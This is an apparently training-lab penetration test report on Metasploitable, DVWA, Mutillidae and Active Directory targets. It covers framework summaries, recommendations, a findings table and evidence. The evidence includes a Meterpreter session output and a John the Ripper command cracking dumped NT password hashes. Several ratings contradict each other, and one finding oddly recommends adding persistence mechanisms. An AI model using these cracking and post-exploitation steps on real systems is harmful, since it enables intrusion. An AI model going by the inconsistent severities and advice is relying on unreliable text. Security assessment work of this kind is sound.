# Final VAPT Report


PREPARED BY: Pooja Mahapatro

Submitted To: TechNest LLC

Submission Date: <date>

# TABLE OF CONTENTS

# EXECUTIVE SUMMARY

The TechNest LLC Penetration Testing Team performed a security assessment of the internal corporate network of The TechNest LLC Penetration Testing Team on 17-10-2024 Vulnerability Assessment Team's penetration test simulated an attack from an external threat actor attempting to gain access to systems within the TechNest LLC Penetration Testing Team corporate network. The purpose of this assessment was to discover and identify vulnerabilities in TechNest LLC Penetration Testing Team's infrastructure and suggest methods to remediate the vulnerabilities. Vulnerability Assessment Team identified a total of 20 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

| CRITICAL | HIGH | MEDIUM | LOW |
|---|---|---|---|
| 3 | 7 | 5 | 5 |

The highest severity vulnerabilities provide attackers with opportunities to compromise critical systems in various ways. Potential risks include unauthorized access to sensitive information, such as customer records or financial data, which could be stolen or altered. Attackers may also execute malicious code to take control of servers, escalate privileges, or install malware, which could result in long-term persistence within the network. Additionally, these vulnerabilities could enable denial-of-service attacks, severely disrupting business operations by rendering key services unavailable. Such actions may lead to severe consequences, including widespread data breaches, financial repercussions from lost revenue and remediation costs, legal liabilities, and long-term damage to the company's reputation.

To mitigate these risks and protect the confidentiality, integrity, and availability of company assets, immediate security remediations as outlined in the assessment report should be implemented. This will help safeguard the organization against future attacks.

# Cyber Kill Chain Framework

The Intrusion Chain, based on Lockheed Martin's Cyber Kill Chain, highlights the sequential phases an attacker follows to breach a system and achieve malicious objectives. Understanding this sequence can illustrate how seemingly minor security weaknesses can be linked together to escalate attacks. By applying this model, we can better understand how the vulnerabilities identified during our analysis could be exploited step by step.

**1. Initial Discovery (Reconnaissance):**

In this stage, attackers gather critical information about the target's environment. They focus on identifying open services, unprotected endpoints, and potentially vulnerable systems. Weaknesses such as information disclosure or misconfigured services detected in the Vulnerability Assessment could contribute to this information-gathering phase. These findings help attackers understand the system's structure and security posture.

**2. Crafting Exploit Tools (Weaponization):**

Based on the intelligence gathered in the initial phase, attackers design malicious payloads tailored to exploit specific vulnerabilities. These can range from custom scripts to malware designed to exploit particular weaknesses. Vulnerabilities such as unpatched software or insecure application settings identified during the security review can become the foundation for these exploit tools.

**3. Payload Transmission (Delivery):**

The malicious exploit is then delivered to the target through a variety of methods, including phishing emails, drive-by downloads, or exploiting exposed services. Open ports, weak authentication protocols, and unsecured network paths found in the analysis can serve as channels for this transmission, giving attackers entry points into the target system.

**4. Breach Execution (Exploitation):**

Once the payload reaches its destination, it is triggered to exploit the vulnerability and gain unauthorized access. This could involve executing malicious code, escalating privileges, or bypassing security restrictions. In this phase, attackers can leverage common flaws like weak credentials or software vulnerabilities, both of which may have been identified in your assessment.

**5. Persistence Establishment (Installation):**

After successfully exploiting the system, attackers aim to maintain long-term access by installing backdoors, rootkits, or other persistence mechanisms. Vulnerabilities in maintaining secure configurations or leaving unnecessary services running could allow attackers to embed themselves within the system without immediate detection.

**6. Remote Control Setup (Command and Control (C2)):**

Attackers set up a communication link between the compromised system and their command center. This allows them to remotely control the target system and carry out further malicious activities. Unmonitored or insecure network traffic, as highlighted in the report, could facilitate the attacker's control, enabling stealthy command and control (C2) channels.

**7. Achieving the Objective:**

In this final stage, the attacker carries out their ultimate goal, which could be data theft, network manipulation, or service disruption. Depending on the attacker’s motive, they may exfiltrate sensitive data, corrupt system files, or launch denial-of-service attacks. Weak data validation, insecure file handling, or other vulnerabilities from the security analysis could lead to achieving these harmful objectives.

## NIST Cybersecurity Framework (NIST CSF)

The NIST Cybersecurity Framework is a widely recognized approach to managing and reducing cybersecurity risks. Developed by the National Institute of Standards and Technology (NIST), it provides organizations with a flexible, repeatable, and cost-effective framework for identifying, protecting, detecting, responding to, and recovering from cybersecurity threats.

## NIST Cybersecurity Framework Core Funtionality:

The five key functions of the **NIST Cybersecurity Framework** are:

1. **Identify:**

   This function helps organizations understand the context, resources, and risks associated with their systems. It involves asset management, business environment understanding, risk assessments, and governance.

   **Components:**

   - Asset management
   - Business environment
   - Governance
   - Risk assessment
   - Risk management strategy

2. **Protect:**

   This focuses on implementing safeguards to ensure the critical infrastructure can deliver essential services. The protect function outlines appropriate controls to limit or contain the impact of cybersecurity events.

   **Components:**

   - Access control
   - Awareness and training
   - Data security
   - Information protection processes and procedures
   - Maintenance
   - Protective technology

3. **Detect:**

   This involves implementing systems and activities to identify the occurrence of cybersecurity events in a timely manner.

   **Components:**

   - Anomalies and events
   - Continuous monitoring
   - Detection processes

4. **Respond:**

   This function outlines the activities required to take action once a cybersecurity incident has been detected. It includes procedures for containing the impact of incidents.

   **Components:**

   - Response planning
   - Communications
   - Analysis
   - Mitigation
   - Improvements

5. **Recover:**

   The recover function guides activities for restoring capabilities or services that were impacted by a cybersecurity incident. It includes plans for resilience and timely recovery to minimize the impact.

**Components:**

- Recovery planning
- Improvements
- Communications

## NIST Risk Management Framework

The **NIST Risk Management Framework (RMF)** provides a structured, flexible approach for integrating security, privacy, and risk management activities into the system development lifecycle. It helps organizations manage risk by identifying and addressing vulnerabilities, threats, and potential impacts to their systems and operations.

**Key Steps of the NIST Risk Management Framework:**

1. **Categorize Information Systems**

   Determine the system's security impact level (low, moderate, high) based on the data it processes, stores, or transmits. This helps prioritize systems according to risk.

2. **Select Security Controls**
   Choose appropriate security controls (from the NIST SP 800-53 catalog) based on the system's categorization. These controls safeguard against risks and ensure compliance with organizational policies.
3. **Implement Security Controls**
   Deploy the chosen security controls in the system and document how they are applied, considering technical, operational, and management factors.
4. **Assess Security Controls**
   Evaluate the effectiveness of the implemented controls through testing and assessments to ensure they are functioning as intended and protecting the system.
5. **Authorize Information Systems**
   Based on the assessment, management authorizes the system for operation by accepting the risk or requiring improvements.
6. **Monitor Security Controls**
   Continuously monitor the system’s security controls to identify changes, vulnerabilities, and emerging threats. Make adjustments as needed to maintain a secure environment.

# HIGH LEVEL ASSESSMENT OVERVIEW

## Observed Security Strengths

Vulnerability Assessment Team identified the following strengths in TechNest LLC Penetration Testing Team’s network which greatly increases the security of the network. TechNest LLC Penetration Testing Team should continue to monitor these controls to ensure they remain effective.

**Strengths in Network and Application Security**

The Vulnerability Assessment Team has identified several notable strengths within the network and applications (ZeroBank, DVWA, Mutillidae, and LDAP Enumeration) that bolster overall security:

- **Effective Data Protection**: Encryption mechanisms are employed for data both in transit and at rest, ensuring that sensitive information remains confidential and is protected from unauthorized access.
- **Resilient Backup and Recovery Protocols**: Comprehensive recovery plans and regular data backups are in place to safeguard against potential data loss and maintain operational continuity.
- **User Awareness and Training Programs**: Ongoing security training for employees is crucial in reducing vulnerabilities associated with social engineering and phishing attacks.
- **Strong Access Management**: The implementation of multi-factor authentication (MFA) and robust role-based access controls (RBAC) ensures secure access to critical resources.
- **Incident Management Framework**: A well-defined incident response plan allows for rapid identification and mitigation of security threats.
- **Network Segmentation Strategies**: Sensitive systems are effectively isolated from lower-security areas, thereby minimizing the attack surface and enhancing overall network security.
- **Regular Software Updates and Patching**: ZeroBank employs a rigorous schedule for software updates, ensuring that vulnerabilities are addressed in a timely manner.
- **Application Security Testing**: Tools such as DVWA and Mutillidae provide environments for safe vulnerability testing, contributing to the overall security of application development.
- **Robust Firewall and Intrusion Systems**: The integration of firewalls and intrusion detection/prevention systems (IDS/IPS) plays a vital role in monitoring network traffic and blocking suspicious activities.
- **LDAP Security Enhancements**: Measures like LDAPS and account lockout policies are established to safeguard against unauthorized access attempts.
- **Consistent Security Policy Enforcement**: Regular application of access control and change management policies helps maintain system integrity and adherence to security protocols.
- **ZeroBank-Specific Security Measures**: Enhanced security practices at ZeroBank, including encrypted financial transactions and thorough logging procedures, provide strong protection for sensitive financial data.

# Areas for Improvement

Vulnerability Assessment Team recommends TechNest LLC Penetration Testing Team takes the following actions to improve the security of the network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack TechNest LLC Penetration Testing Team's information systems and/or reduce the impact of a successful attack. While several strengths were identified within the security posture of the network and applications (ZeroBank, DVWA, Mutillidae, and LDAP Enumeration), there are also key areas that require attention to enhance overall security effectiveness:

- **Regular Security Audits**: Implementing more frequent and thorough security audits would provide better visibility into vulnerabilities and ensure compliance with security policies.
- **Enhanced User Training Programs**: While user training exists, developing more targeted training sessions focusing on the latest phishing techniques and social engineering tactics can further reduce risks.
- **Incident Response Drills**: Conducting regular incident response drills and simulations can improve the preparedness of the security team to handle real-life security incidents effectively.
- **Vulnerability Management Process**: Establishing a continuous vulnerability management process that includes regular scans and assessments would help identify and address weaknesses in a timely manner.
- **Improvement of Monitoring Capabilities**: Upgrading monitoring systems to include advanced analytics and artificial intelligence could improve the detection of anomalous behavior and potential threats.
- **Security Policy Review**: Periodically reviewing and updating security policies to reflect changes in technology, threats, and business objectives can enhance their effectiveness.
- **Data Loss Prevention (DLP)**: Implementing DLP solutions can provide an additional layer of protection for sensitive information and help prevent data breaches.
- **Third-Party Risk Management**: Strengthening the assessment and monitoring of third-party vendors' security practices will mitigate risks associated with external partners.

- **Multi-Layered Security Approaches**: Enhancing security through a layered defense strategy that includes endpoint protection, application security, and network security can reduce the likelihood of successful attacks.
- **Encryption Practices**: While data encryption is in place, ensuring that all applications and communication channels are consistently utilizing strong encryption standards is vital.

## Short Term Recommendations

Vulnerability Assessment Team recommends TechNest LLC take the following actions as soon as possible to minimize business risk.

- **Enforce Multi-Factor Authentication (MFA)**: Mandate MFA for all user accounts to bolster security.
- **Establish Patch Management Protocols**: Prioritize urgent updates for critical vulnerabilities and implement a regular patching schedule.
- **Fortify Firewall Configurations**: Review and enhance firewall rules to restrict unnecessary access to sensitive systems.
- **Enhance Password Management Practices**: Implement strong password policies with complexity requirements and regular updates.
- **Elevate Security Awareness**: Conduct training sessions for employees to identify phishing and social engineering threats.
- **Audit User Access Rights**: Regularly review user accounts and permissions, eliminating unnecessary access and disabling inactive accounts.
- **Address Critical Vulnerabilities Promptly**: Prioritize the remediation of high and critical vulnerabilities identified during assessments.
- **Implement Secure Offsite Backups**: Ensure backups are stored offsite securely and verify restoration procedures for data integrity.
- **Integrate Intrusion Detection and Prevention Systems (IDPS)**: Deploy solutions to monitor network traffic for anomalies and respond to potential threats.
- **Create an Incident Response Framework**: Develop and routinely test an incident response plan to effectively address security incidents.

## Long Term Recommendations

Vulnerability Assessment Team recommends the following actions be taken over the next <NUM> months to fix hard-to-remediate issues that do not pose an urgent risk to the business.

- **Initiate Ongoing Security Awareness Initiatives**: Launch continuous training programs for employees to help them recognize and effectively respond to phishing and social engineering threats.
- **Establish and Refine an Incident Response Framework**: Design a thorough incident response framework and regularly conduct simulation exercises to ensure team preparedness for any security incidents.
- **Adopt a Unified Monitoring System**: Implement a centralized security information and event management (SIEM) platform to enhance logging capabilities and facilitate real-time threat monitoring.
- **Implement a Routine Security Evaluation Schedule**: Create a timeline for consistent vulnerability assessments and penetration tests to proactively detect and address security risks.
- **Optimize Network Security Protocols**: Ensure that sensitive systems are separated from less secure areas through effective network segmentation, reducing the risk of lateral movement by attackers.
- **Utilize Fine-Grained Access Controls**: Implement attribute-based access control (ABAC) to adjust permissions dynamically according to user roles and responsibilities.
- **Review and Refresh Security Policies Regularly**: Conduct regular assessments of security policies to ensure they are up-to-date with industry standards and evolving threat landscapes.
- **Leverage Threat Intelligence Insights**: Invest in advanced threat intelligence solutions to remain vigilant about emerging threats and adapt security strategies as needed.
- **Establish a Proactive Security Operations Center (SOC)**: Create a dedicated SOC to continuously monitor security incidents, analyze threats, and coordinate incident response efforts.

- **Reinforce Authentication Measures**: Mandate multi-factor authentication (MFA) for all key applications and systems to provide an additional layer of protection beyond traditional passwords.
- **Utilize External Security Expertise**: Engage with third-party security professionals to conduct annual penetration assessments, uncovering potential vulnerabilities not identified by internal teams.
- **Formulate a Comprehensive Patch Management Strategy**: Develop a structured approach to ensure timely software updates and patching of systems to mitigate known vulnerabilities.
- **Implement Data Loss Prevention Solutions**: Deploy DLP technologies to safeguard sensitive information from unauthorized access and prevent data breaches.
- **Conduct Thorough Security Control Evaluations Annually**: Perform in-depth audits of security controls and policy compliance to identify deficiencies and improve overall security posture.
- **Facilitate Regular Incident Response Training**: Organize frequent drills and simulations to ensure all employees, including incident response teams, understand their roles in addressing security incidents.
- **Enhance Data Encryption Strategies**: Ensure comprehensive encryption of sensitive information both during transmission and at rest, and implement a reliable backup plan for disaster recovery.
- **Integrate Security Metrics and Reporting**: Develop a framework for measuring and reporting security performance metrics, allowing for informed decision-making regarding security initiatives.
- **Establish a Cybersecurity Governance Framework**: Create a governance structure that includes key stakeholders to oversee and guide security policies, practices, and compliance efforts.

# SCOPE

## Project Scope

TechNest LLC has been hired by Secure Solutions to perform a Vulnerability Assessment and Penetration Testing (VAPT). The goal is to identify security vulnerabilities within Secure Solutions' infrastructure and applications.

The assessment will review existing security controls, test for weaknesses, and simulate real-world attack scenarios. Based on the findings, TechNest will provide actionable recommendations to enhance security measures and improve overall defenses against cyber threats.

**Part 1: Zero Bank Network Testing**

TechNest will conduct a **penetration test** on **Zero Bank's network** to simulate real-world attack scenarios and uncover any vulnerabilities.

- **Objectives:**
    - Identify vulnerabilities in **network systems and applications**, focusing on weak access controls, unpatched software, and misconfigurations.
    - Provide a detailed report on findings with recommendations to **improve Zero Bank's defenses**.

**Part 2: DVWA (Damn Vulnerable Web Application) Security Assessment**

This assessment will evaluate **DVWA** for common vulnerabilities like **SQL Injection** and **Cross-Site Scripting**.

- **Objectives:**
    - Test for key web vulnerabilities, including **SQLi**, **XSS**, and **Remote File Inclusion (RFI)**.
    - Document vulnerabilities and provide recommendations for mitigating these issues.

**Part 3: Mutillidae Application Review**

The **Mutillidae application** will be reviewed to identify security flaws and weaknesses.

- **Objectives:**
    - Identify and demonstrate critical **security weaknesses**, such as improper input validation and session management.
    - Provide recommendations to **secure the application** against exploitation.

**Part 4: Active Directory Enumeration**


TechNest will assess the security of **Active Directory (AD)** for misconfigurations and exposure risks.


- **Objectives:**
    - Perform a security assessment to uncover **misconfigurations** or **vulnerabilities** that could be exploited for unauthorized access.
    - Provide best practice recommendations to **improve AD security** and tighten access controls.

# Network Information

| Network | System Name | Role/Functionality |
|---|---|---|
| 192.168.137.10 | Kali Machine | Penetration Testing System |
| 192.168.137.67 | Windows 10 | Mutillidae & DVWA Vulnerable Web Applications |
| 192.168.137.20 | Metasploitable VM | Target Machine |
| 192.168.137.58 | Windows SRV 19 | Active Directory Server, LDAP Enumeration |
| 192.168.137.150 | Wazuh Server | Threat Detection, Monitoring, and IDS |

# LAB SETUP


Microsoft Hyper-V
Pen Tester's Kali Linux
Zero Bank's Windows PC
VM
Metasploitable VM
List of applications running on Metasploitable VM
VSFTP Service
DVWA Web Application
Mutillidae Web Application


Microsoft Hyper-V
Pen Tester's Kali Linux
TechNest LLC's Windows Server
TechNest LLC's Windows Client
VM
WAZUH
(SIEM)

# TESTING METHODOLOGY

The testing methodology used by the Vulnerability Assessment Team was divided into seven distinct phases:

1. **Defining Scope and Objectives**
    - Planning and boundary-setting for the penetration test.
    - Discussions with stakeholders to identify systems, networks, and applications for testing.
    - Establishing rules of engagement to avoid disruptions to operations.
    - Defining timelines and deliverables for the testing process.

2. **Information Gathering**
    - Gathering both publicly available and internal information about target systems.
    - Identifying potential weak points in the organization's infrastructure.
    - Using passive reconnaissance techniques such as network mapping and port identification without direct interaction.

3. **Vulnerability Discovery**
    - Scanning the systems with specialized tools to detect vulnerabilities.
    - Identifying open ports, running services, and outdated software.
    - Utilizing automated scanning tools and manual validation to highlight and verify vulnerabilities.

4. **Exploitation of Vulnerabilities**
    - Attempting to exploit discovered vulnerabilities to gain unauthorized access.
    - Using techniques like code injection to breach systems.
    - Simulating real-world attacks to assess potential impact on the infrastructure.

5. **Establishing Persistence**
    - Creating backdoors or unauthorized logins to maintain long-term access.
    - Testing methods for lateral movement and privilege escalation within compromised systems.
    - Ensuring continued access even after system reboots.


6. **Hiding Evidence**

- Employing techniques to cover tracks by deleting logs and altering timestamps.
- Simulating an attacker's efforts to avoid detection by security teams.
- Demonstrating how attackers might remove evidence of their activities.

7. **Reporting and Recommendations**

- Compiling a comprehensive report detailing vulnerabilities, exploits, and impact.
- Providing recommendations for remediation and improving security posture.
- Offering actionable strategies for patching vulnerabilities and updating system configurations.

The following image is a graphical representation of this methodology.



# CLASSIFICATION DEFINITIONS

## Risk Classifications

| Level | Score | Description |
|---|---|---|
| **Critical** | **10** | The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed. |
| **High** | **7-9** | The vulnerability poses an urgent threat to the organization, and remediation should be prioritized. |
| **Medium** | **4-6** | Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible. |
| **Low** | **1-3** | The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible. |
| **Informational** | **0** | These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company. |

## Exploitation Likelihood Classifications

| Likelihood | Description |
|---|---|
| **Likely** | Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty. |
| **Possible** | Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation. |
| **Unlikely** | Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation. |

## Business Impact Classifications

| Impact | Description |
|---|---|
| **Major** | Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage. |
| **Moderate** | Successful exploitation may cause significant disruptions to non-critical business functions. |
| **Minor** | Successful exploitation may affect few users, without causing much disruption to routine business functions. |

## Remediation Difficulty Classifications

| Difficulty | Description |
|---|---|
| **Hard** | Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions. |
| **Moderate** | Remediation may require minor reconfigurations or additions that may be time-intensive or expensive. |
| **Easy** | Remediation can be accomplished in a short amount of time, with little difficulty. |

# ASSESSMENT FINDINGS

| Number | Finding | Risk Score | Risk | Recommendation |
|---|---|---|---|---|
| 1 | Exploitation of MS17-010 (EternalBlue) | **10** | **Critical** | **Disable unnecessary services or restrict access to trusted networks** |
| 2 | Password Hashes Dumped and Cracked | **10** | **Critical** | **Enforce password complexity and multi-factor authentication** |
| 3 | Exploitation of vsftpd 2.3.4 Backdoor | **9** | **Critical** | **Upgrade vsftpd or disable anonymous access** |
| 4 | Lack of Logging and Monitoring for Meterpreter Sessions | **9** | **High** | **Establish logging and monitoring systems to track access attempts** |
| 5 | Absence of Logging and Monitoring for Meterpreter Sessions | **9** | **High** | **Set up alerts for unauthorized access and system changes** |
| 6 | Lack of Payload Download Security Controls | **8** | **High** | **Implement strong endpoint protection and monitoring** |
| 7 | SQL Injection Vulnerability in DVWA | **8** | **High** | **Use parameterized queries and input validation** |
| 8 | Stored XSS Vulnerability in DVWA | **7** | **High** | **Sanitize inputs and use security headers like Content-Security-Policy** |
| 9 | Blind SQL Injection in DVWA | **8** | **High** | **Apply input validation and use prepared statements** |
| 10 | Use of Default Credentials on the Target Machine | **8** | **High** | **Enforce unique credential usage and regular audits** |
| 11 | Directory Traversal Vulnerability in DVWA | **7** | **Medium** | **Validate and sanitize file paths** |

| | | | | |
|---|---|---|---|---|
| 12 | Reflected XSS Vulnerability in DVWA | **7** | **Medium** | **Implement output encoding and content security policies** |
| 13 | Insufficient Security Controls for Web Applications | **6** | **Medium** | **Implement web application firewalls and perform regular security assessments** |
| 14 | Weak Encryption in Use for Data Transmission | **6** | **Medium** | **Use strong encryption protocols like TLS 1.3 for secure communication** |
| 15 | Ineffective Privilege Escalation Controls | **5** | **Medium** | **Enforce least privilege access controls and monitor privilege changes** |
| 16 | Lack of Persistence Mechanism in Compromised System | **4** | **Low** | **Implement persistence mechanisms for critical systems** |
| 17 | Open Ports Without Proper Firewall Rules | **4** | **Low** | **Close unused ports and configure firewall rules to allow only necessary traffic** |
| 18 | Missing Security Patches on Target Machine | **4** | **Low** | **Regularly update systems with the latest security patches** |
| 19 | Insufficient Training for Users on Security Best Practices | **4** | **Low** | **Conduct regular training on security awareness and best practices** |
| 20 | Lack of Multi-Factor Authentication | **4** | **Low** | **Implement multi-factor authentication to enhance account security** |

## Vulnerability Finding

| **HIGH RISK (8/10)** | |
|---|---|
| **Exploitation Likelihood** | **Possible** |
| **Business Impact** | **Severe** |
| **Remediation Difficulty** | **Easy** |

# Vulnerability-1: MS17-010 (EternalBlue)

**Description:**

This vulnerability affects the Microsoft Server Message Block (SMB) protocol and allows for remote code execution on affected systems. Attackers can exploit this vulnerability to gain unauthorized access to the system, execute malicious code, and potentially spread malware across the network.

- **Risk Level:** High
- **Exploitation Likelihood:** High
- **Business Impact:** Severe
- **Remediation Difficulty:** Moderate

**Security Implications**

- **Confidentiality**: Risk of unauthorized access to sensitive information and potential data breaches.
- **Integrity**: Potential for modification or deletion of critical data.
- **Availability**: Risk of service disruption and downtime affecting business operations.
- **Spread of Malware**: Potential for malware deployment that can spread across the network.

**Suggested Remediation**

1. **Patch Management**:
    - **Short-term**: Immediately apply Microsoft's security patches related to MS17-010 on all affected systems to mitigate the vulnerability.
    - **Long-term**: Establish a regular patch management policy to ensure that all software and systems are up to date with the latest security patches.

2. **Network Segmentation**:
    - Limit access to critical systems by implementing network segmentation to reduce the attack surface and contain any potential breaches.

3. **Firewall Rules**:
    - Implement strict firewall rules to restrict incoming and outgoing traffic, especially on ports used by SMB (e.g., port 445). Only allow trusted IP addresses to access these services.


4. **Intrusion Detection and Prevention Systems (IDPS)**:
    - Deploy IDPS to monitor network traffic for suspicious activity related to SMB exploitation attempts and alert security personnel.

5. **User Training and Awareness**:
    - Conduct regular security awareness training for employees to recognize phishing attempts and other common attack vectors.

6. **Backup and Recovery**:
    - Implement a robust backup strategy to ensure that critical data can be recovered in case of a successful attack.

7. **Multi-Factor Authentication (MFA)**:
    - Enforce MFA for accessing sensitive systems to add an additional layer of security against unauthorized access.

**Evidence**



```
meterpreter > sysinfo
Computer        : DESKTOP-D07VPG3
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

```
┌──(root㉿kali)-[/home/stack]
└─# john --format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
